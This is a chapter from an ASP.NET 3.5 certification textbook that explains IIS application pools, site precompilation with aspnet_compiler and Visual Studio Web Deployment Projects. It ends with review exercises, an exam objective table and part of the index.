
### CREATE AN APPLICATION POOL

To create a new application pool, perform the following steps:

1. In the IIS Manager, double click the Application Pools node and select New > Application Pool from the context menu, as shown in Figure 13-4.

**Figure 13-4**

Application Pools Node in IIS Manager



**TAKE NOTE\***

All newly created ASP.NET web applications run within the **DefaultAppPool**, which is the default application pool available in IIS.

2. In the Add New Application Pool dialog box, enter a name for the application pool. If you want to use the default settings for your application pool, click the Use default settings for new application pool button. If you want to use the settings of an already existing application pool instead, click the Use existing application pool as template button and select the required existing application pool name from the drop-down list box.
3. Click OK.

Once you create a new application pool, it is listed in the list of application pools under the Application Pools node.

## ASSOCIATING WEB APPLICATIONS

Once you have created the required application pool, you can run the necessary web applications within this pool by associating the web application with the pool.



### ASSOCIATE AN APPLICATION POOL

To associate the necessary applications with the created pool, perform the following steps:

1. Create a new ASP.NET web application project named **MyWebSite** in the Visual Studio environment. (The project will automatically run under the **DefaultAppPool** application pool.)
2. Open the IIS Manager and select the **MyWebSite** project listed in the tree view menu of the Web sites node. Right click the **MyWebSite** project and select properties from the context menu.
3. In the Properties dialog box, select the name of your application pool from the Application Pool dialog box. Then click OK.

## Precompiling Web Applications

In general, ASP.NET web pages are dynamically compiled at runtime during first-time page requests. However, you can also precompile your whole ASP.NET web site and deploy the site in a compiled format.

ASP.NET generally uses two compilation models—dynamic compilation and **site precompilation**. The dynamic compilation model is the default compilation model in which ASP.NET compiles only the application at runtime. When you deploy your application as markup files and source code files on the file system of your web server, ASP.NET dynamically compiles them during the first-time page request. The advantage of this compilation model is that since the pages are compiled only when they are requested, a small change in the source code files is possible even after deployment. However, the disadvantage of this approach is that it involves more time to process the first-time request for a page.

To overcome the disadvantage of dynamic compilation, you can precompile the whole site and deploy it in a compiled format. You can use the ASP.NET compilation tool **aspnet\_compiler.exe** to precompile your web application.

## ANALYZING THE COMPILATION TOOL

You can locate the **aspnet\_compiler.exe** tool in the folder that contains the Microsoft .NET Framework. When compiling your web application, the **aspnet\_compiler** tool includes assemblies for every part of the Web site. It compiles themes, resources, and web references into separate assemblies. Pages, user controls, and their code-behind files are also compiled into a separate assembly.

By using the **aspnet\_compiler** tool, you can create a layout that contains assemblies and other required information. You can then copy this layout or the directory structure into the

**TAKE NOTE\***

Before launching the `aspnet_compiler` tool, you have to first navigate to the folder that contains the Microsoft .NET Framework and then run the `aspnet_compiler` command.

**TAKE NOTE\***

To make changes in your Web site such as modification in the code or even modification in the user interface when precompiling your Web site for deployment only, you have to recompile and deploy the entire Web site again with the necessary changes.

**TAKE NOTE\***

Because the `aspnet_compiler` tool automatically generates names for the produced assembly, you cannot control the naming conventions of the assemblies that are generated when precompiling your Web site using this tool. Also, you cannot control the number of assemblies generated by this tool.

**MORE INFORMATION**

The `aspnet_compiler` tool takes options other than those discussed in the previous section in the command-line argument. You can refer to the "ASP.NET Compilation Tool" section in the MSDN Library to learn about the other command-line options.

target server. The `aspnet_compiler` tool also provides options that you can use to precompile your Web site for deployment only or for deployment and update. In other words, the tool allows you to compile either both the code and the user interface files (.aspx, .ascx) or only the code. Thus, the compilation tool gives you the opportunity to update the user interface contents after deployment.

**USING THE COMPILATION TOOL FOR DEPLOYMENT**

If you want to deploy your site in a fully compiled format, you can launch the `aspnet_compiler` tool at the command line as follows:

```
aspnet_compiler -v virtualPath targetPath
```

The `-v` switch indicates the virtual path of the application that you are going to compile and `targetPath` indicates the target folder of your compiled Web site. If you want to specify the fully qualified directory path in which your Web site resides, or a path relative to the current directory, you can use the `-p` switch as shown next:

```
aspnet_compiler -p physicalOrRelativePath targetPath
```

When you compile your Web site for deployment only, the compiler removes all the markup code from pages and user controls and compiles them into separate assemblies. As already discussed, it produces assemblies from all ASP.NET source files including page codes, .cs files, and resource files. The resulting directory structure produced by the compilation tool includes compiled files for each of the .aspx files (with the extension.compiled) and the generated assemblies.

Compiling your entire Web site for deployment provides the greatest security for your pages because only the compiled format of your web application will be available in the target directory. Additionally, it also increases the performance of your Web site at start up because precompiling the entire Web site eliminates the necessity of compiling your pages dynamically at runtime on every first-time request.

**USING THE COMPILATION TOOL FOR DEPLOYMENT AND UPDATE**

If you would rather leave web pages editable so that you can include the necessary changes in your Web site after deployment, you can use the `-u` switch of the `aspnet_compiler` tool. When the `-u` switch is used in the `aspnet_compiler` command, the compiler leaves the markup content in the pages and user controls without compiling. However, the compiler only compiles the code-beside, code-behind, code in the App\_code folder, web references, themes, and resources. In other words, the compiler generates assemblies from all source code and other resource files, except page code.

Thus by using the `-u` switch, you can make updates to your Web site even after deployment. For example, you can make changes in the layout of the user interface of your pages. However, in this option, when a client requests the pages for the first time, ASP.NET dynamically compiles the markup at runtime before serving the request. Therefore, performance is impacted at start up because the dynamic compilation takes a little bit more time to serve first-time requests.

The following `aspnet_compiler` command uses the `-u` switch in order to compile a Web site for deployment and update:

```
aspnet_compiler -p physicalOrRelativePath targetPath -u
```

**Using Web Deployment Projects**

You can use Web Deployment Projects that provides a complete user interface within Visual Studio to build and deploy your Web site.

Visual Studio includes **Web Deployment Projects** as an add-in package that provides support to the Visual Studio build configuration manager. It automatically uses the `aspnet_compiler.exe` tool internally to precompile your Web site during the build process. By using this add-in, you can configure necessary options for compilation and deployment of your Web site.

**+ MORE INFORMATION**

If you do not have the Web Deployment Projects add-in already installed on your system, download the Visual Studio® 2008 Web Deployment Projects add-in from the Microsoft Download Center.

**TAKE NOTE \***

Web Deployment Projects also enables you to change the settings in the web.config file during compilation. You can use Web Deployment Projects for Web site projects only. You can add individual Web Deployment Projects for each Web site available in a solution. However, you can also create multiple Web Deployment Projects for a single Web site.

## ADDING WEB DEPLOYMENT PROJECTS

Visual Studio includes a new menu entry in the Build menu to add a Web Deployment Project. You can use this menu option to add a Web Deployment Project to your Web site solution.


### ADD A WEB DEPLOYMENT PROJECT

Perform the following steps to add a Web Deployment Project to your Web site:

1. In Solution Explorer, select the name of the Web site for which you need to add the Web Deployment Project.
2. Select the Add Web Deployment Project option in the Build menu as shown in Figure 13-5.

**Figure 13-5**

Add Web Deployment Project Option in the Build Menu




3. In the Add Web Deployment Project dialog box, specify a name for the deployment project and its location. Then click OK.

By performing these steps, you add a new project to your solution as shown in Figure 13-6. The new project that you create is an MSBuild project file, which becomes part of the build process of your Web site.

**Figure 13-6**

Newly Added Web Deployment Project in the Solution Explorer

**TAKE NOTE\***

MSBuild project files are XML files that follow the MSBuild XML schema. When you browse the newly created MSBuild project file (Web Deployment Project) in the Solution Explorer, you may not find any files inside the project file.

### CONFIGURING THE WEB DEPLOYMENT PROJECT PROPERTIES

When you create a Web Deployment Project you must specify options, which Visual Studio uses when building the deployment project. You can use the Property Pages dialog box to configure your Web Deployment Project. To see the Property Pages dialog box, right click the required Web Deployment Project in Solution Explorer and select Property Pages. Table 13-6 lists the various property pages that are available in the Property Pages dialog box and their purpose.

**Table 13-6**

Property Pages in Property Pages Dialog Box

PROPERTY PAGE	PURPOSE
Compilation	Used to specify compilation options that are passed into the <code>aspnet_compiler.exe</code> tool.
Output Assemblies	Used to specify options that control the output of assemblies generated by the <code>aspnet_compiler.exe</code> tool, which are then passed by Visual Studio to the <code>aspnet_merge.exe</code> tool.
Signing	Used to provide signing options for your assembly such as specifying the path to the key file that is used to sign the assemblies.
Deployment	Used to specify deployment options such as the replacement of required configuration sections in the <code>web.config</code> file such as connection string settings or the creation of an IIS virtual directory to point to the specified output folder for the current build configuration.


The Output Assemblies property page, which is one of the property pages in the Property Pages dialog box, provides input to the `aspnet_merge.exe` add-in tool as shown in Figure 13-7. Visual Studio uses the options provided in this property page to fill the input parameters that are passed to the `aspnet_merge.exe` tool. So, you can use this property page to specify how you want to configure the final output assemblies.

**Figure 13-7**

Output Assemblies Property Page

**TAKE NOTE\***

Before building your project, you can establish the required build configurations such as Release or Debug by using the Configuration Manager option that is available in the Property Pages dialog box. Additionally, for every build configuration, you can configure separate settings in the Web Deployment Project's Property Pages dialog box.

**BUILDING WEB DEPLOYMENT PROJECTS**

Once you have configured your newly created Web Deployment Project for your Web site, you can build the project. To do this, right click on the project and select Build from the context menu. During the build process, Visual Studio uses the `aspnet_compiler.exe` tool and `aspnet_merge.exe` tool to produce a precompiled version of your Web site. Visual Studio uses the options that you have configured in the Property Pages dialog box of your Web Deployment Project during the build process.

You can use the Visual Studio Web Deployment Projects add-in to prepare your Web site for deployment.

**MORE INFORMATION**

To know more about configuring build configurations, refer to the "Build Configuration" section in the MSDN Library.

**Performing Custom Actions**

Apart from configuring the Web Deployment Project using the Property Pages dialog box, you can also prepare the Web Deployment Project to include your own custom build tasks.

The Web Deployment Project, which is an MSBuild file with a `.wdproj` extension includes a set of `<Target>` elements, which can contain predefined tasks or custom tasks. You can customize the Web Deployment Project by overriding the existing targets to include the required predefined tasks or to include your own tasks.

**TAKE NOTE\***

An MSBuild file includes many predefined tasks that the project performs during build operations. These tasks are reusable units of the code that executes during the build process. For example, some of the predefined tasks include `Copy` that copies files and `MakeDir` that creates directories. These tasks are placed within the `<Target>` element that is available in the project file.

**ADDING CUSTOM BUILD TASKS**

In order to include custom build tasks in the Web Deployment Project, right click the Web Deployment Project in the Solution Explorer and select Open Project File. It opens the project file. The project file includes a comment block with a set of `<Target>` elements. The following sample shows some of the `<Target>` elements that are included in the Web Deployment Project file:

```
<Target Name="BeforeMerge">
</Target>
<Target Name="BeforeBuild">
</Target>
```

You can override the required <Target> elements included in the Web Deployment Project to include the required custom build tasks. For example, the following sample overrides the **BeforeBuild** target to include the predefined **MakeDir** task so that a directory is always created to hold a copy of the Web site before the build process.

The **PropertyGroup** element in the sample defines the **CopyBeforeBuildTargetPath** property that specifies the target directory where you can place the copy of your Web site before the build process. Additionally, the **BeforeBuild** target includes the predefined **MakeDir** task that creates the directory specified in the **CopyBeforeBuildTargetPath** property:

```
<PropertyGroup>
  <CopyBeforeBuildTargetPath>\MyWebSite\ </CopyBeforeBuildTargetPath>
</PropertyGroup>
<Target Name="BeforeBuild">
  <MakeDir Directories="$(CopyBeforeBuildTargetPath)"/>
</Target>
```

You can also override the existing targets by including your own custom defined tasks within it. However, to achieve this, you need to first define the implementation of your custom task in a .NET class. For example, if you want to copy all the images for your site to the images subdirectory when your application is installed, you can create a task that creates a subdirectory and copies the images.



## INCLUDE CUSTOM TASKS

To include a custom defined task within the <target> element in the project file, perform the following steps:

1. Implement the execution logic of your custom task as a .NET class, which derives from the **Task** class available in the **Microsoft.Build.Utilities** namespace.
2. Create a .dll assembly for the created .NET class.
3. In the project file, map the created assembly to the custom task name contained within the target element using the <UsingTask> element.

The following code sample implements the execution logic of a **myTask** custom task as a .NET class. The code creates a class **myTask** that inherits from the **Task** class. Note that all the classes that inherit from the **Task** class must override the **Task.Execute** method to contain the required implementation of the custom task:

```
namespace SampleTask
{
    public class myTask : Task
    {
        public override bool Execute()
        {
            //Necessary implementation of the custom task goes here.
            return true;
        }
    }
}
```

The following **UsingTask** element maps the **SampleTask** assembly to the **myTask** custom task in the project file:

```
<UsingTask TaskName="myTask" AssemblyFile="c:\SampleTask.dll" />
```

The following example overrides the **AfterBuild** target in the project file to run the custom task **myTask**:

```
<Target Name="AfterBuild">
  <myTask />
</Target>
```

### MORE INFORMATION

Like targets and tasks, the Web Deployment Project also includes properties and items that you can customize. To learn more about the complete list of MSBuild properties, MSBuild items, MSBuild targets, and MSBuild tasks that are included with the Web Deployment Project, you can refer to the Web Deployment Projects Reference section in the MSDN Library. Additionally, you can refer to the "MSBuild" section in the MSDN Library to know more about creating custom tasks.

### CERTIFICATION READY?

Identify a deployment strategy.

## SKILL SUMMARY

This lesson introduced you to various configuration files and their configuration hierarchy that you can use for configuring .NET web applications. You can use the classes in the `System.Web.Configuration` namespace to access these configuration files and their sections. Additionally, apart from the existing predefined sections, the ASP.NET configuration model allows you to create your own custom sections by deriving a class from the `System.Configuration.ConfigurationSection` class. You can also secure the sections of your configuration file by encrypting them programmatically using the methods in the `System.Configuration.SectionInformation` class. You can also use the command-line tool `aspnet_regiis` to encrypt your section data.

In addition, you learned how to create application pools in the Internet Information Server to provide isolation between web applications running on the server. You can use the ASP.NET compilation tool `aspnet_compiler.exe` to precompile your Web site for deployment. Alternatively, you can use the support provided by the Visual Studio Web Deployment Projects package to deploy your Web site.

For the certification examination:

- Understand the ASP.NET configuration files and their hierarchy.
- Learn the various sections of the `web.config` file.
- Know how to implement custom sections in your configuration file.
- Know how to secure the configuration sections.
- Know how to isolate applications using application pools.
- Understand the site precompilation process using `aspnet_compiler.exe` tool.
- Learn to use the Visual Studio Web Deployment Projects package to tailor the build and deployment processes of your Web site.

## ■ Knowledge Assessment

### Matching

Match the following descriptions to the appropriate terms.

- a. `<appSettings>`
- b. Task
- c. application pools
- d. `machine.config`
- e. `web.config`

- \_\_\_\_\_ 1. Isolates web applications running on IIS.
- \_\_\_\_\_ 2. Provides the base class for all the classes that implement the execution logic of a custom task.
- \_\_\_\_\_ 3. Some specific settings can only reside in this file.
- \_\_\_\_\_ 4. When you create this file in your application subdirectory, the settings in this file override the settings in the parent file.
- \_\_\_\_\_ 5. This element defines custom settings as simple string variables in a key-value pair.

## True / False

---

*Circle T if the statement is true or F if the statement is false.*

- T** **F** 1. You can add custom sections inside the `<system.web>` element.
- T** **F** 2. The `<appSettings>` element defines custom settings as simple string variables in a key-value pair.
- T** **F** 3. You can have only a single `web.config` file specific to your web application.
- T** **F** 4. You can implement the execution unit of your custom task as a .NET class that inherits from the `Task` class.
- T** **F** 5. You can try to increase the reliability of your web applications by using application pools.

## Fill in the Blank

---

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. The \_\_\_\_\_ namespace provides classes to configure .NET web applications.
2. The \_\_\_\_\_ class provides a facility to protect and unprotect the configurations sections programmatically.
3. You can use the \_\_\_\_\_ command-line tool to encrypt configuration sections in a configuration file.
4. The Web Deployment Projects package includes \_\_\_\_\_ add-in that merges the assemblies generated by the `aspnet_compiler.exe` tool.
5. You can provide the implementation logic of your custom task by overriding the \_\_\_\_\_ method of the `Task` class.

## Multiple Choice

---

*Circle the letter or letters that correspond to the best answer or answers.*

1. Which of the following provider classes does ASP.NET use to encrypt configuration sections in a configuration file?
  - a. `RsaProtectedConfigurationProvider`
  - b. `DpapiProtectedConfigurationProvider`
  - c. `ProtectedConfigurationProvider`
  - d. `ProtectedConfigurationSection`
2. Which of the following sections enable you to register the custom section added in a configuration file?
  - a. `configSections`
  - b. `appSettings`
  - c. `system.web`
  - d. `customErrors`
3. Select the appropriate .NET tool that you can use for site precompilation.
  - a. `aspnet_compiler.exe`
  - b. `aspnet_merge.exe`
  - c. `aspnet_regiis.exe`
  - d. `Mscorcfg.exe`
4. Which of the following property pages in the Property Pages dialog box of the Web Deployment Project provides input to the `aspnet_merge.exe` tool?
  - a. Output assemblies
  - b. Compilation
  - c. Deployment
  - d. Signing

5. Select all that are true about configuration files with respect to web applications.
  - a. You can have a web.config file for each of the subdirectories of your application.
  - b. All the applications residing in a web server inherit the settings from the machine.config file and the root web.config file.
  - c. The machine.config file and the root web.config file reside in different directories.
  - d. When the settings in the machine.config file are modified, it affects all the .NET applications residing in that system.

## Review Questions

1. You have developed a Web site that you want to deploy in a fully compiled format. Additionally, you want to ensure that the Web site can be updated any time, so that you can make changes in the user interface based on future business requirements without recompiling the Web site. Which ASP.NET tool should you use to achieve this?
2. Consider that you have hosted your application in the Internet Information Server. You want your application to run isolated from the other applications in the server. How can you isolate your application that is running in IIS?

## ■ Case Scenarios

### Scenario 13-1: Protecting Configuration Sections

Consider that you have created a custom section named `RemoteConnection` in the application's root web.config file. The `RemoteConnection` section contains important settings such as the connection details to the remote computer. Write code to encrypt your custom section programmatically in order to protect it from unauthorized access.

### Scenario 13-2: Deploying a Web Site Using Web Deployment Projects

Your client wants you to deploy the Web site in a compiled format. Additionally, the client wants only a single assembly to be generated for the whole Web site. You have decided to use Visual Studio Web Deployment Projects to build and deploy the Web site in this case. Illustrate the procedure for building your Web site using the Web Deployment Projects.



## Workplace Ready

### Configuring Web Applications

Any application that is developed and ready for user access needs to be configured based on the client's business requirements. You can place settings in configuration files so that any future changes in the settings do not require the application to be recompiled.

You are the solution architect of XYZ Bank. The bank has a Web site to facilitate its online banking operations. The bank migrates its database from Oracle server to SQL server. You are required to configure the bank's Web site according to the new database settings without recompiling the web application or restarting the web server. Suggest the method that you will use to configure the web application in this case.



# Appendix A

# Designing and Developing

# ASP.NET Applications Using the

# Microsoft .NET Framework 3.5:

# Exam 70-564

OBJECTIVE DOMAIN	SKILL NUMBER	LESSON NUMBER
<b>Designing and Implementing Controls</b>		
Choose appropriate controls based on business requirements.	1.1	1, 5
Design controls for reusability.	1.2	5
Manage states for controls.	1.3	4
Leverage data-bound controls.	1.4	8
Choose appropriate validation controls based on business requirements.	1.5	1
Identify the appropriate usage of ASP.NET AJAX.	1.6	6
Manage JavaScript dependencies with server controls.	1.7	6
<b>Designing the Presentation and Layout of an Application</b>		
Design complex layout with master pages.	2.1	2
Plan for various user agents.	2.2	2
Design a brandable user interface by using themes.	2.3	2
Design site navigation.	2.4	3
Plan Web sites to support globalization.	2.5	10
<b>Accessing Data and Services</b>		
Plan vendor-independent database interactions.	3.1	8
Identify the appropriate usage of data source controls.	3.2	9
Leverage LINQ in data access design.	3.3	9
Identify opportunities to access and expose web services.	3.4	10
<b>Establishing ASP.NET Solution Structure</b>		
Determine when to use the Web Site model vs. a web application project.	4.1	3
Establish an error-handling strategy.	4.2	7
Manipulate configuration files to change ASP.NET behavior.	4.3	13
Identify a deployment strategy.	4.4	13

OBJECTIVE DOMAIN	SKILL NUMBER	LESSON NUMBER
<b>Leveraging and Extending ASP.NET Architecture</b>		
Design a state management strategy.	5.1	4
Identify the events of the page life cycle.	5.2	4
Write Http Modules and Http Handlers.	5.3	3
Debug ASP.NET web applications.	5.4	7
Plan for long-running processes by using asynchronous pages.	5.5	7
<b>Applying Security Principles</b>		
Identify appropriate security providers.	6.1	11
Decide which user-related information to store in a profile.	6.2	11
Establish security settings in web.config.	6.3	12
Identify vulnerable elements in applications.	6.4	12
Ensure that sensitive information in applications is protected.	6.5	12

## A

Accordion control, 139

AdCreated event, 7

AddOnPreRenderCompleteAsync method, 172

ADO.NET

architecture, 178–179

connection-based objects, 179

content-based objects, 179

data access, 177–180

data providers, 178–179

namespaces, 179–180

AdRotator control, 5–7

Advertisements, web page, 5–7

Anonymous users, defined, 270

Application\_Error event handler, 152–153

Application pool

creating, 316–317

defined, 316

deploying, 316–322

web applications, associating, 317

Application state

configuring, 88

defined, 83

managing, 87–88

state management, pros and cons, 93–94, 96

ASMX architecture, 255–257

ASP.NET 3.5

configuration files, 304–309

data access, 181

LINQ to SQL, 181

Membership feature, 270–274

Profile feature, 276–278

Role Manager feature, 274–276

SqlDataSource control, 181

user profiles, 181

ASP.NET AJAX

classes for partial-page updates, 132–134

client callbacks, 146

client model, 139–140

client script for partial-page updates, 132

client-side scripting, 129, 139–146

client-side script libraries, 139

object-oriented programming, 140–146

partial-page rendering, 130

partial-page rendering, disabling, 134

server controls for partial-page updates, 130–131

server-side scripting, 130–136

web services, 129, 134–136

ASP.NET AJAX Control Toolkit

control extenders, using, 137–138

controls, 138–139

defined, 136

exploring, 137–139

installing, 136

Visual Studio Toolbox, adding to, 136–137

aspnet\_compiler.exe, 317–318

aspNetEmail, 15–16

ASP.NET navigation system, defined, 61

Asynchronous data binding, 169–170

Asynchronous JavaScript and XML. *See* ASP.NET AJAX

Asynchronous pages

    AddOnPreRenderCompleteAsync method, 172

    Begin method, 170

    creating, 167

    data binding, 169–170

    End method, 170

    life cycle, 168

    MethodAsync method, 171

    RegisterAsyncTask method, 171–173

    versus synchronous pages, 169

    web service calls, 170–171

    web services, 170–171

Asynchronous postback, defined, 130

Authenticated users, defined, 270

Authentication

    configuring, 286–288

    defined, 286

    forms, 287–288

    passport, 287

    password credentials, encrypting, 288

    Windows, 287

Authorization

    access rules, 290–291

    configuring, 290–292

    defined, 286

    file access permissions, 291–292

## B

Begin method, 170

Bots

    CAPTCHA, 295

    defined, 292

    NoBot control, 295–296

    web applications, protecting from, 295–296

Browser definition files, defined, 55

Build platforms, defined, 166

## C

Calendar control, 7–9

Callbacks

    client, using AJAX with, 146

    creating, 146

    GridView control, 187–188

    CAPTCHA, 295

    Client-side JavaScript libraries, defined, 139

    Client-side scripting

        callbacks, 146

- Client-side scripting (*continued*)
  - libraries, 139–140
  - model, 139–140
  - object-oriented programming, 140–146
- Client-side validation
  - defined, 24
  - disadvantages, 24
  - versus server-side validation, 24–25
- Column attribute class, 228
- CompareValidator control, 27
- Composite controls
  - building, 118–120
  - defined, 118
- Configuration file(s)
  - accessing programmatically, 309–310
  - custom sections, 311–314
  - custom settings, 308
  - encryption, 314–315
  - hierarchy, 305–306
  - machine.config, 304–305, 306–307
  - system.web element, 308–309
  - web.config, 304–305, 307–308
  - WebConfigurationManager class, 310–311
- Configuration sections
  - custom, accessing, 314
  - custom, child elements, 313–314
  - custom, creating, 311–314
  - encrypting, 314–315
  - reading and writing, 310–311
- Connection-based object, defined, 179
- Container controls, defined, 57
- Content-based object, defined, 179
- Content pages
  - controls, omitting, 41–43
  - creating, 38–39
  - default, 40, 43–44
  - defined, 33
- ContentPlaceHolder control, 40–41
- Contract, defined, 252
- Control adapters
  - creating, 67
  - CSS Friendly, 68
  - Menu, 67–68
- Control-adaptive architecture, defined, 55
- Control class, inheriting from, 121–122
- Control extenders, 137–138
- Controls. *See names of individual controls*
- Control state
  - application state, 87–88
  - cookies, 83–85
  - defined, 83, 115
  - handling, 88–89
  - session state, 86–87
  - state management, 83
  - state management, pros and cons, 91–92, 96
  - user profiles, 89–90
  - using, 115
  - view state, 85–86
  - web server controls, 114–116
- Cookies
  - configuring, 84–85
  - defined, 83
- modifying and deleting, 85
- reading, 84
- security concerns, 85
- state management, pros and cons, 92, 96
- writing, 84
- Cross-site scripting
  - defined, 292
  - input fields, 294
  - preventing, 294–295
  - web applications, protecting from, 293–295
- Cryptography. *See* Encryption
- Cryptography namespace, 296
- CSS Friendly control adapters, 68
- Culture, defined, 259
- Culture property
  - setting declaratively, 260–261
  - setting programmatically, 261
  - setting through the browser, 260
- Custom controls. *See* Web server controls, custom
- Custom logs
  - creating, 160
  - deleting, 161
  - writing to, 161
- Custom providers
  - defined, 269
  - membership, 278–279
  - role manager, 279
  - user profile, 279
- Custom sections
  - accessing, 314
  - child elements, 313–314
  - creating, 311–314
  - defined, 311
- Custom server controls. *See* Web server controls, custom
- CustomValidator control, 29
- D**
- Data access
  - ADO.NET, 177–180
  - ADO.NET architecture, 178–179
  - ASP.NET, 181
  - LINQ and Lambda expressions, 222–226
  - LINQ to Objects queries, 236–239
  - LINQ to SQL queries, 226–236
  - LINQ to XML queries, 240–244
  - namespaces, 179–180
  - ObjectDataSource controls, 210–218
  - SqlDataSource controls, 204–209
  - XmlDataSource controls, 219–222
- Data-binding
  - asynchronous pages, 169–170
  - page handling events, 101–103
- Data-bound controls, defined, 101, 214
- Data commands
  - parameterized, 207–208
  - stored procedures, 208
  - using, 206–207
- DataContext class, 229
- Data controls
  - defined, 182
  - DetailsView, 189
  - FormView, 190

- GridView, 182–188
- ListView, 188
  - pagination, 182
- Data entity classes
  - associating, 230
  - creating, 227–229
- Data entry, validation
  - comparisons, 27
  - customizing, 29
  - errors, 30
  - regular expressions, 28–29
  - value ranges, 28
- Data providers
  - ADO.NET, 178–179
  - defined, 178
- DataReader
  - basics, 192
  - creating, 197
  - versus DataSet, 193–194
  - working with, 198–199
- DataSet
  - basics, 192–193
  - versus DataReader, 193–194
  - populating, 193
  - working with, 199
- Data source paging, defined, 215
- Debug class
  - methods, 163–164
  - properties, 163
  - TraceListener instance, 165
- Default skin, 47
- Derived controls, 117–118
- DetailsView control
  - features, 189
  - fields, defining, 189
- Disconnected architecture, defined, 192
- Display modes
  - changing, 22–23
  - defined, 20
  - standard, 20–21
  - User controls, custom, 21–22
  - Web Parts, 20–23
- Dundas Chart, 13–14
- Dundas Gauge, 14
- Dundas Map, 14
  
- E**
- EnablePartialPageRendering, 134
- Encryption
  - algorithm, 297–300
  - asymmetric algorithm, 298–299
  - configuration files, 314–315
  - configuration sections, 314–315
  - Cryptography namespace, 296
  - defined, 296
  - keys, storing, 300
  - password credentials, 288
- End method, 170
- Error(s)
  - Application\_Error event handler, 152–153
  - EventLog component, 156–158
  - event logs, 158–160
  - event sources, 158
  - Exception class, 151
  - exceptions, identifying, 150–151
  - handling, 151–154
  - logs, custom, 160–161
  - Page\_Error event handler, 152
  - pages, custom 154–156
  - storage objects, 155
  - try-catch-finally block, 153–154
  - validation, 30
  - web.config file, 153, 156
  - Windows event logs, 156
- EventLog component, 156–158
- Event logs
  - reading from, 158–159
  - writing to, 159–160
- Event sources, 158
- Exception class, 151
- Expression class, 233–234
- Extensible Markup Language (XML). *See XML*
- Extension methods
  - defined, 222
  - LINQ, 223–224
  - LINQ to Objects, 238
  
- F**
- File access permissions, 291–292
- Forms authentication, 287–288
- FormView control, 190
  
- G**
- Global assembly cache (GAC), defined, 117
- Globalization
  - applications, building, 259–264
  - ASP.NET web page, encoding for 261–262
  - best practices, 262–264
  - bidirectional support, 263–264
  - classes, 260
  - Culture property, 260–261
  - defined, 259
  - GlobalizationSection class, 262
  - System.Globalization namespace, 260
